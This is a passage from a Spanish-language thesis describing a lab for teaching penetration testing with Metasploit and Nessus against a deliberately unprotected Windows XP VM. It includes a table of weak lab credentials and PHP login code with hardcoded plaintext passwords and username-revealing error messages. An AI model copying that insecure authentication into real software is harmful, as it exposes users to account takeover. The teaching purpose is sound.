$msfconsole
```

Una vez en la línea de comandos de metasploit, verificar conexión a la base de datos msf con los siguientes comandos:

```
$(msf) connect_db horus:horus@192.168.10.1/msf
$(msf) db_status
```

El resultado del comando db_status muestra que la conexión ha sido exitosa. Ahora solo queda por configurar la máquina víctima. Esta es un clon a partir de la máquina virtual de primera generación de nombre victimaxp32. En esta nueva máquina virtual se habilita Internet Information Serices en su versión 5.1 y se instala Microsoft SQL EXPRESS como motor de base de datos. Se deshabilita firewall y no se instala antivirus para dejarla vulnerable y el usuario pueda realizar la práctica de test de intrusión sobre la misma.

La *Tabla 4* muestra el resumen del direccionamiento IPv4 del sistema informático.

Tabla 4. Direccionamiento IPv4 de ISSIS

Direccionamiento	Descripción
192.168.0.0/24 (Reservado para topología física)	192.168.0.1 - Router 192.168.0.2 - ISSIS 192.168.0.(11-255) - Administrador 192.168.0.(11-255) – USUARIO
192.168.10.0/24 (Topología Mixta - Universo 10)	192.168.10.1 – OSIRIS (Virtual) 192.168.10.2 – HORUS (Virtual) 192.168.10.3 – VICTIMAXP (Virtual) 192.168.10.11 – USUARIO (Físico)
192.168.11.0/24 (Topología Mixta - Universo 11)	192.168.11.1 – OSIRIS (Virtual) 192.168.11.2 – HORUS (Virtual) 192.168.11.3 – VICTIMAXP (Virtual) 192.168.11.11 – USUARIO (Físico)
192.168.12.0/24 (Topología Mixta - Universo 12)	192.168.12.1 – OSIRIS (Virtual) 192.168.12.2 – HORUS (Virtual) 192.168.12.3 – VICTIMAXP (Virtual) 192.168.12.11 – USUARIO (Físico)
10.0.2.0/24 – NAT (Topología virtual – Red NAT)	10.0.2.15 – OSIRIS (Virtual)

Elaboración propia

La *Tabla 5* muestra las credenciales de acceso a cada servicio o máquina virtual y anfitrión de ISSIS. Las credenciales con color verde significan que son para la persona con rol de administrador del sistema. Las credenciales con color amarillo significan que son para la persona con rol de usuario del sistema.

Tabla 5. Credenciales de acceso ISSIS

MAQUINA	usuario	password
ISSIS	isis	isis
	root	isis
ISSIS: MARIADB	isis	isis
ISSIS: phpVirtualBox	admin	isis
	osiris	osiris
ISSIS: phpPgAdmin - osirisdb	osiris	osiris
ISSIS: phpMyAdmin - isisdb	isis	isis
manjaro64	root	root
osiris	root	root
	osiris	osiris
osiris:nessus	osiris	osiris
	horus	horus
osiris: postgresql	postgres	postgres
	osiris	osiris
	horus	horus
horus	root	root
	horus	horus
victimaxpsp2	victima	victima

Elaboración propia

Con esto termina el módulo Infraestructura. De momento se tienen las tecnologías instaladas y configuradas para que los módulos Simulador, Prácticas y Aplicación funcionen sin problemas. A continuación se describe la implementación de los demás módulos.

El módulo Simulador funciona a partir de la gestión de las máquinas virtuales. La persona con rol de Administrador solo tiene que activarlas y apagarlas acorde a la guía de gestión del sistema informático. El módulo Simulador va de la mano con el módulo Infraestructura y su instalación, configuración y topología ya fueron definidas anteriormente. Por tanto a continuación se describe la implementación del módulo prácticas.

El módulo Prácticas tiene dos funciones principales. Por un lado orienta al administrador para uso correcto del sistema y sepa qué hacer con los recursos disponibles. Estos recursos básicamente son máquinas virtuales, el hypervisor web, acceso a la base de datos y a la configuración del router. Por otro lado define la guía para que la persona con rol de Usuario aprenda a ejecutar un test de intrusión. De esta manera se tienen dos clases de guías. Una de sistema y otra de prácticas. El contenido de las guías de sistema trata sobre la gestión y uso correcto del sistema. Mientras que las guías prácticas tratan sobre los pasos a seguir para realizar un test de intrusión. Se toma la decisión que las guías prácticas estén en formato web y pdf. Mientras que las guías de gestión están solo en formato web. En los anexos se muestra la guía práctica en formato pdf.

El módulo Aplicación se implementa usando una metodología básica de ingeniería de software. Esto es así ya que la aplicación web no es el sistema informático. La aplicación web hace parte del sistema informático. Por tanto los esfuerzos de diseño, desarrollo, implementación y pruebas van enfocados al sistema en general y no se centran en la aplicación web. Sin embargo se realiza un procedimiento básico de ingeniería de software para realizar la aplicación web. Este procedimiento se basa en seguir las fases de análisis, diseño, implementación y pruebas. La fase pruebas se desarrolla en conjunto con la fase pruebas del sistema informático. Las demás fases se desarrollan dentro del módulo Aplicación.

En la fase de análisis se describe brevemente el problema, se establecen los requisitos que debe cumplir la aplicación web y se realizan unos diagramas de uso. En la fase de diseño se describe el comportamiento dinámico de la aplicación web a través de un diagrama de actividad. En la fase de implementación se describe el código php del lado del servidor cuya funcionalidad se basa en el diagrama de actividad presente en la fase de diseño. Finalmente las pruebas sobre la aplicación web se ejecutan en conjunto con las pruebas desarrolladas sobre el sistema informático.

4.2.4.1. Análisis de la aplicación web

Se definen los requisitos que la aplicación web debe cumplir. Estos requisitos son:

1 Se debe contar con una interfaz de acceso al sistema con credenciales previamente establecidas. El método de autenticación es usuario y contraseña.
2 Una vez ingresadas las credenciales, la aplicación web debe informar si el usuario existe o no existe. También debe reportar si la contraseña ingresada no es correcta.
3 La creación de usuarios del sistema informático debe ser a nivel de código fuente.
4 La asignación de roles de los usuarios debe ser a nivel de código fuente.
5 Dependiendo del rol de usuario, este tendrá o no tendrá acceso a ciertos contenidos HTML de la aplicación web.
6 Si la persona que ingresa al sistema tiene rol de Administrador, debe tener acceso a las herramientas necesarias para gestionar el sistema.
7 Si la persona que ingresa al sistema tiene rol de Usuario, se le debe permitir seleccionar el espacio virtual en el cual quiere trabajar y una vez dentro de ese espacio, debe tener a disposición la guía y las herramientas necesarias para aprender a realizar el test de intrusión.
8 La aplicación web debe limitarse a ser implementada con código HTML, CSS, PHP y JavaScript con JQUERY.

Los primeros siete requisitos son funcionales y el último requisito es no funcional.

En el primer requisito funcional, se debe implementar una interfaz de acceso ya que los recursos del sistema son limitados y si no hay una gestión de usuarios el sistema podría colapsar. No todas las personas tienen acceso al sistema. Solo aquellas personas que se les asigne un usuario con contraseña y rol de usuario podrán acceder al sistema.

En el segundo requisito funcional, la aplicación web informa cualquier problema que halla al momento de ingresar al sistema. Si el nombre de usuario ingresado no existe, el sistema lo notificará. Si el usuario existe pero la contraseña ingresada no es correcta, el sistema lo notificará. De esta manera el usuario se dará cuenta del origen del problema y podrá solucionarlo rápidamente ya sea corrigiendo el nombre, la contraseña o simplemente dándose cuenta que el usuario aún no se ha creado.

En el tercer requisito funcional, los usuarios deben ser creados a nivel de código fuente o sea la aplicación web no debe contar con ninguna interfaz para creación y gestión de usuarios. Por tanto, no es necesario usar una base de datos. Este requisito de momento pareciera que le quitara funcionalidad y seguridad al sistema, sin embargo la razón para hacerlo así se debe a que solo una persona está a cargo del análisis, diseño, implementación y depuración del sistema informático cuyo tiempo de entrega es muy corto. Esto se explica con más detalle en la sección de las conclusiones.

El cuarto requisito funcional va de la mano con el tercer requisito funcional. Es decir la asignación de roles debe ir también en el código fuente. Se debe encontrar la forma en que el nombre del usuario, la contraseña y su rol se gestionen en el código fuente de la aplicación. Esto depende en gran medida del lenguaje de programación seleccionado para implementar la aplicación web. En este caso con el lenguaje de programación web php es posible realizar esto sin problemas.

El quinto requisito funcional, trata sobre el camino a seguir una vez la persona ha ingresado en el sistema. Esto depende de su rol de usuario. Si la persona tiene rol de Administrador, esta será dirigida a la sección donde está el contenido web que describe la gestión del sistema informático. Si la persona tiene rol de Usuario, esta será dirigida a la sección donde está el contenido web que describe la práctica del test de intrusión.

El sexto requisito funcional consiste en el desarrollo de una interfaz en la que la persona con rol de Administrador dispone de todas las herramientas para gestionar el sistema informático. Una de estas herramientas es el módulo simulador el cual permite gestionar el hypervisor remotamente a través de una aplicación web.

El séptimo requisito funcional consiste en el desarrollo de una interfaz en la que la persona con rol de Usuario se le permita seleccionar el espacio en el que desee trabajar. Los espacios virtuales son redes virtuales aisladas en capa tres del modelo OSI cuyos equipos están configurados con direccionamiento estático IPv4. De esta forma las acciones que un usuario realice sobre el sistema, no afectará a otro usuario ya que los espacios virtuales no se comunican entre sí. Una vez el usuario esté dentro de su espacio virtual, tendrá acceso a la web de prácticas donde aprenderá a realizar el test de intrusión.

El octavo requisito es de tipo no funcional. Se decide que para la implementación de la aplicación web solo se usen leguajes de programación web php, javascript con jquery y lenguajes de etiquetado html y CSS. Con esto se evita el uso de cualquier framework. De momento pareciera que se limitara el trabajo, sin embargo esto se decide así ya que solo hay una persona a cargo del diseño e implementación del sistema y la misma no tiene conocimiento del uso de cualquier framework. El tiempo de entrega del proyecto es corto por tanto el uso de un framework se deja para trabajo a futuro. Esto se describe con más detalle en la sección de trabajo a futuro.

A continuación se muestran los diagramas de casos de uso. Los cuales ayudan a comprender mejor la aplicación web.




Figura 9. Caso de uso Acceso a la aplicación web (Elaboración propia)

En la *Figura 9Figura 9* se ve el caso de uso que representa la funcionalidad de la aplicación web donde las personas independiente de su rol de usuario; puedan ingresar al sistema por medio del método usuario y contraseña.

Figura 10. Caso de uso Gestión de ISSIS (Elaboración propia)

La *Figura 10* muestra el caso de uso cuando la persona con rol de Administrador ha logrado ingresar al sistema. La aplicación web sirve las herramientas a disposición del Administrador para que pueda gestionar a ISSIS.




Figura 11. Caso de uso Selección de universo (Elaboración propia)

La *Figura 11* muestra el caso de uso cuando la persona con rol de usuario ha ingresado al sistema y debe seleccionar algún universo o espacio virtual para trabajar en ISSIS.




Figura 12. Caso de uso Desarrollo test de intrusión (Elaboración propia)

La *Figura 12* muestra el caso de uso cuando la persona con rol de usuario luego de haber seleccionado el universo de trabajo, ahora se dispone a seguir los pasos de la guía del test de intrusión presente en la aplicación web. En este caso de uso, no solo sirve los contenidos de la guía sino también sirve las herramientas para poder desarrollar esa guía. Por ejemplo una de estas herramientas es el programa portable Putty el cual permite acceso remoto a un sistema ya sea con protocolo ssh o telnet.

4.2.4.2. Diseño de la aplicación web

La *Figura 13* muestra el diagrama de actividad de la aplicación web. En este diagrama se muestra que la primera acción es ingresar las credenciales al sistema. El sistema informático cuenta con un control de acceso. Los usuarios deben haber sido registrados previamente a nivel de código fuente. Después de esto el sistema revisa si las credenciales ingresadas al sistema coinciden con las del código fuente. Ahora hay un condicional, si el nombre ingresado no coincide con ningún nombre en el código fuente, entonces el sistema reportara que el usuario no ha sido encontrado y volverá a solicitar las credenciales de acceso al sistema. Por el contrario, si el nombre de usuario coincide entonces el sistema ahora verificara si la contraseña ingresada coincide con la contraseña destinada para el usuario encontrado previamente guardado en el sistema. Si la contraseña no coincide, entonces el sistema reportará que la contraseña es incorrecta y volverá a solicitar las credenciales de acceso. Si la contraseña ingresa coincide con la contraseña del usuario; entonces ahora el sistema verificará el rol de usuario. Esta última verificación es interna y si la persona tiene rol de administrador, entonces será redirigido a la web de gestión de ISSIS. Por el contrario si la persona tiene rol de Usuario, entonces será redirigido a la web de selección de universo. En esta web el usuario dispone de tres universos como son el universo 10, 11 y 12. Dependiendo de la selección del universo, el usuario es redirigido a la web de prácticas donde desarrollará el test de intrusión. Con esto finaliza el diagrama de actividad.




Figura 13. Diagrama de actividad Aplicación web (Elaboración propia)

Con el diseño terminado, se procede a implementar la aplicación web. A continuación se explica los segmentos de código fuente cuyo comportamiento se ajusta al diagrama de actividad presente en la *Figura 13*.

4.2.4.3. Implementación de la aplicación web

El requisito no funcional determina que se use el lenguaje de programación php. Este lenguaje es usado para aplicaciones web del lado del servidor. La aplicación web contiene los scripts control.php y usuarios.php. Estos scripts son los más importantes ya que se encargan de la lógica del negocio de la aplicación. A continuación se muestra el código fuente del registro de los usuarios.

```
-----------
$rutaGestion = "./gestion.php";
$rutaPracticas = "./fasePrevia.php";
$user;
$password;
$users = array(
    /*0*/"isis",
    /*1*/"osiris",
    /*2*/"horus",
    /*3*/"julian",
    /*4*/"horus4",
    /*5*/"horus5",
    /*6*/"horus6",
    /*7*/"horus7",
    /*8*/"horus8",
    /*9*/"horus9",
    /*10*/"horus10",
    /*11*/"hacker",
    /*12*/"camilo")
$passw = array(
    /*0*/"isis",
    /*1*/"osiris",
    /*2*/"horus",
    /*3*/"julian",
    /*4*/"horus4",
    /*5*/"horus5",
    /*6*/"horus6",
    /*7*/"horus7",
    /*8*/"horus8",
    /*9*/"horus9",
    /*10*/"horus10",
    /*11*/"hacker",
    /*12*/"camilo")
$roles = array(
    /*0*/0,
    /*1*/0,
    /*2*/0,
    /*3*/0,
    /*4*/0,
    /*5*/0,
    /*6*/0,
    /*7*/0,
    /*8*/0,
    /*9*/0,
    /*10*/0,
    /*11*/1,
    /*12*/1)
```

Son tres arrays. El primer array de nombre $users almacena el nombre de los usuarios, el segundo array de nombre $passw almacena la password de los usuarios y en el tercer array de nombre $roles se almacena los tipos de rol de los usuarios. En el tercer array, el valor 0 significa que la persona tiene rol de Administrador mientras que el valor 1 significa que la persona tiene rol de Usuario. Estos arrays son posteriormente recorridos por un ciclo for() presente en el script de nombre control.php. A continuación se muestra este script.

```
for ($i = 0; $i < count($users); $i++) {

    $c = count($users) - ($i + 1); //bandera

    if (($users[$i] != $user) && $c == 0) {
        errorLogin(0); // $a=0 : USUARIO NO ENCONTRADO
        break;
    } elseif ($user == "usuario") {
        errorLogin(1); // $a=1 : DIGITE UN USUARIO
        break;
    } elseif ($users[$i] === $user) {
        if ($password == "password") {
            errorLogin(2); // $a=2 : INGRESE UNA PASSWORD
            break;
        } elseif ($passw[$i] != $password) {
            errorLogin(3); //$a=3 : PASSWORD INCORRECTA
            break;
        } elseif ($passw[$i] === $password) {
            if ($roles[$i] === 0) {
                header("Location: $rutaGestion");
                session_start();
                $_SESSION['user'] = $user;
                break;
            } else if ($roles[$i] === 1) {
                header("Location: $rutaPracticas");
                session_start();
                $_SESSION['user'] = $user;
                $_SESSION['nuser'] = $i;
                break;
            }
        }
    }
}
```

El código anterior básicamente consiste en recorrer el array $users donde están almacenados los nombres de los usuarios. La variable $c es un contador el cual disminuye conforme se esté recorriendo el array $users. Si el contador llega a cero y al mismo tiempo el valor de la variable $user no coincide con el valor de la posición del array $users; entonces la función errorLogin(0) muestra un mensaje de error que dice “usuario no encontrado”. Cuando la persona no digita ningún usuario, entonces el valor de la variable $user por defecto es “usuario”. Si el sistema detecta que el valor de $user es “usuario”, entonces la función errorLogin(1) muestra un mensaje de error que dice “digite un usuario”.

Si el sistema detecta que los valores de la variable $user y de la posición del array $users coinciden, entonces el sistema verifica la contraseña ingresada. Al igual que la variable $user, la variable $password también tiene un valor por defecto. Este valor es “password”. Si este valor es detectado por el sistema, la función errorLogin(2) muestra un mensaje de error que dice “Ingrese una password”. Si las contraseñas no coinciden, entonces la función errorLogin(3) muestra el mensaje “Password incorrecta”. Finalmente si las contraseñas coinciden, el sistema verifica el número de la posición del array $users con el número de la posición del array $roles. El valor que tenga esa posición define a donde será enviado el usuario en el sitio web. Si el valor de la posición en el array $users es 0, la función `header("Location: $rutaGestion")` envía al usuario al contenido web de gestión del sistema informático, pero si el valor de la posición en el array $users es 1, la función `header("Location: $rutaPracticas ")` envía al usuario al contenido web de prácticas del test de intrusión. Las siguientes funciones se encargan de recibir los datos del formulario de acceso al sistema.

```
function verificaUsuario() {
    $user = filter_input(INPUT_POST, "user");

     if ($user != "") {
        return $user;
    } else {
        return "usuario";
    }
}
function verificaPassword() {
     $password = filter_input(INPUT_POST, "password");

     if ($password != "") {
        return $password;
    } else {
        return "password";
    }
}
```

Las anteriores funciones tienen la función `filter_input(INPUT_POST, "password").` Esta función recibe los datos enviados desde formularios html con el método post. Si el usuario no envía nada, la función retorna un valor por defecto. El valor por defecto para la función que verifica el nombre del usuario es “usuario” mientras que el valor por defecto para la función que verifica la contraseña es “password”. De esta forma finaliza la implementación de la aplicación web. Los otros archivos que la componen son básicamente contenido estático en html y css el cual encapsula un contenido dinámico del lado del cliente con javascript usando el framework jquery para facilitar la manipulación del DOM. A continuación se muestra las pruebas que se ejecutaron sobre el sistema. Estas pruebas se realizaron en conjunto sobre la aplicación web y el sistema informático a la vez.

4.3. Evaluación

Para probar el sistema, se tienen tres equipos conectados a través de un modem-router en una red local tipo estrella. El equipo donde se encuentra el sistema informático está conectado de forma alámbrica al modem-router. Esto se debe a que las conexiones alámbricas son más estables y como el sistema informático tiene muchos servicios, es necesario garantizar que estos servicios siempre estén disponibles. Los demás equipos se conectan de forma inalámbrica ya que son clientes del sistema informático. La *Figura 14* muestra la conexión física de los usuarios con el sistema informático (ISSIS).




Figura 14. Topología física (Elaboración propia)

El modem tiene configurado un servicio dhcp el cual entrega a los clientes direcciones IPv4 en el segmento 192.168.0.(11-254). ISSIS está configurado con dirección estática 192.168.0.2 y el modem-router tiene la dirección estática 192.168.01 por tanto se evitan conflictos de direccionamiento IPv4. No se usa direccionamiento IPv6.

Una vez establecida la conexión, la persona con rol de administrador se conecta a ISSIS en el navegador web ingresando la siguiente dirección:

http://192.168.0.2

La *Figura 15* muestra el resultado de hacerle una petición al servidor web que reside en ISSIS.




Figura 15. Web de ISSIS (Elaboración propia)

Se muestra el control de acceso al sistema informático. Acorde al diseño, el sistema solicita nombre de usuario y contraseña. El nombre usuario osiris tiene rol de Administrador del sistema. Por tanto una vez ingresa su password, es dirigido a la web de gestión. Como se ve en la *Figura 16*, el usuario osiris está en la web de gestión del sistema informático. En esta web, el administrador tiene acceso a un menú en la parte superior para acceder a todas las herramientas de gestión de ISSIS. Al mismo tiempo dispone de un menú izquierdo donde tiene acceso a la guía de configuración del simulador para la práctica del test de intrusión. En la opción de **[SIMULADOR]**, el Administrador tiene acceso a la aplicación phpVirtualBox donde puede activar y desactivar las máquinas virtuales (ver *Figura 17*). En la opción **[OsirisDB]**, el Administrador tiene acceso al gestor de bases de datos phpPgAdmin (Ver *Figura 18*) desde el cual se administra la base de datos msf. En esta base datos se registran las opciones de configuración de exploits que los usuarios realizan cuando están ejecutando el test de intrusión. La opción **[OsirisNESSUS]** permite acceder al escáner de vulnerabilidades nessus (ver *Figura 19*). Desde esta aplicación se crean los usuarios que harán uso del escáner de vulnerabilidades. Sus credenciales de acceso son las mismas que se usan cuando ingresan al portal de acceso al sistema informático (Ver *Figura 15*). Para que OsirisDB y OsirisNESSUS funcionen, la máquina virtual OSIRIS debe estar activa previamente. Finalmente desde la opción **[Networking]** es posible acceder a la configuración del modem-router para modificar parámetros de servicio de red que se usen en el sistema informático como pueden ser el direccionamiento IPv4 o la clave de acceso a la red wireless en caso que se use una topología de red inalámbrica.

Figura 16. Web de gestión de ISSIS (Elaboración propia)

Si la persona que ingresa al sistema tiene rol de Usuario, entonces es dirigido a la web **fase previa** (Ver *Figura 20*). En esta web, al usuario se le pide configurar un direccionamiento estático en su equipo. El direccionamiento a mostrar lo muestra la web en su parte superior. Al configurar un direccionamiento estático en el equipo, el usuario queda aislado del sistema real y cualquier acción de ataque o hacking solo se podrá realizar en el escenario virtual. De esta forma se obtiene seguridad. Una vez el usuario halla configurado su equipo con direccionamiento IPv4, debe dar click en el botón ENTRAR para ser redirigido a la web de prácticas. La web de test de intrusión (Ver *Figura 21*), contiene toda la información para aprender a ejecutar un test de intrusión. En el menú izquierdo se encuentran descritas las fases de prácticas las cuales deben seguir en orden. En el menú superior se encuentra las herramientas como **[PUTTY]** para acceder remotamente a la máquina virtual de nombre horus, la herramienta **[NESSUS]** (Ver *Figura 19*) para realizar la fase de análisis de vulnerabilidades y la opción **[Guía en PDF]** permite descargar estos contenidos en PDF por si el usuario desea tener una copia de la guía práctica en su ordenador.




Figura 17. Aplicación phpVirtualBox (Elaboración propia)

